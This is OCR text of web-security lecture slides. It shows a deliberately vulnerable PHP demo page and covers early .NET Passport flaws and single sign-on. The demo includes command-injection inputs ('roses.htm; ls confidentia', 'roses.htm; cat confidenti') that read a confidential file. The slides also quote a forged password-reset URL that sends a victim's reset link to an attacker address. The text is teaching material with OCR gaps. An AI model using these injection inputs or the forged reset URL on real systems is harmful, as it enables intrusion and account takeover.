
page about roses

ript-attacks XSS



- Attacker uses this facility to find bankInfo.htm in confidential folder


http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/script-attacks/sample.htm - ...
Edit View Favorites Tools Help
Back Search Favorites Links My Yahoo! Yahoo! Bookmarks
dress http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/script-attacks/sample.htm
Search Web Upgrade Now! Mail My Yahoo!
ample web page that has a php script behind it to
llustrate web application vulnerabilities
noose if you want to learn about Roses or Lotuses by typing in roses.htm or lotus.htm
rry, we cant information on Lilies.
es.htm; ls confidentia
Submit Query
Done
Internet





his is a poor web script, test.php


---

page about roses

nkInfo.htm




http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/script-attacks/sample.htm - ...
Edit View Favorites Tools Help
Back Search Favorites Links My Yahoo! Yahoo! Bookmarks
dress http://thoth.dsunix.net/~dsuprotanals/teaching/F06/754/test/script-attacks/sample.htm
Search Web Upgrade Now! Mail My Yahoo!
ample web page that has a php script behind it to
llustrate web application vulnerabilities
noose if you want to learn about Roses or Lotuses by typing in roses.htm or lotus.htm
rry, we cant information on Lilies.
es.htm; cat confidenti
Submit Query
Done
Internet




his is a poor web script, test.php

---

page about roses


f you can see this, the web site is pretty much ntirely screwed up!!

ave $1,00,000 in my bank account. I am so happy because NO ONE can know this. Yay!!




Single Sign-On Systems

- **Idea:** Authenticate once, use everywhere
- Similar to Kerberos
- Trusted third party issues identity credentials
- User uses them to access services all over the World Wide Web.


Stores personal information
(e.g. credit card numbers)
Sign on once
Receive Web identity
.NET Passport
Access any
network service
User
Email
Web retailers
Messenger

Identity management with .NET passport



.NET Passport: Some early flaws

- **Reset password procedure** flawed
  - Didn't require old password to reset
  - Send a forged URL requesting reset
  - Passport sends you URL to change password
    - http://register.passport.net/emailpwdreset.srf?lc=1033&em=victim@hotmail.com&id=&cb=&prefem=attacker@attacker.com
- **Cross-scripting** attack
  - Cookies stored in Microsoft wallet stay there for 15 minutes
  - Victim signs in to Passport first, logs into Hotmail, and reads attacker's email
  - Hotmail's web interface processes it, calls script on attacker's site and hands over cookie

.NET Passport's history

- First launched in 1999
  - By 2002, MS claimed over 200 million accounts, and 3.5 billion authentications each month
- Current status (as of March 2005)
  - Monster.com dropped support in Ocboter '04
  - Followed by Ebay (Jan '05)
  - Few apart from Microsoft's own departments (e.g. MSN) seem to support

Liberty Alliance

- Seems there are open-standard alternatives to Passport
- Go to http://www.projectliberty.org
- Verisign, AOL, intel, NOKIA and other big companies are a part

Conclusion

- We've covered every aspect of web security
  - Tested several tools
- Be *very* careful before trying these out anywhere else
  - Don't want the FBI or CIA to knock on your door for a vulnerability scan on their partner web server
  - Looking at prison time
- Final note: any one trying illegal/improper hacking will be doing at their own risk

References

- Figures and concepts on SSl/TLS by
  - W. Stallings and V. Shmatikov
  - Reproduced by permission
- Web Security Tools
  - Anti-Hacker Tool Kit, McGrawHill, 2005
- Thanks to DSUnix Sys admins and Dean Dr. Halverson for granting permission for to use their Linux boxes for demonstrating Web Tools.

References

- Cookies and XSS attacks
  - Cross Site Scripting Explained, amit Klein, Sanctum Security Group, 2002
  - The anatomy of Cross Site scripting, Gavin Zuchlinski, November 5, 2003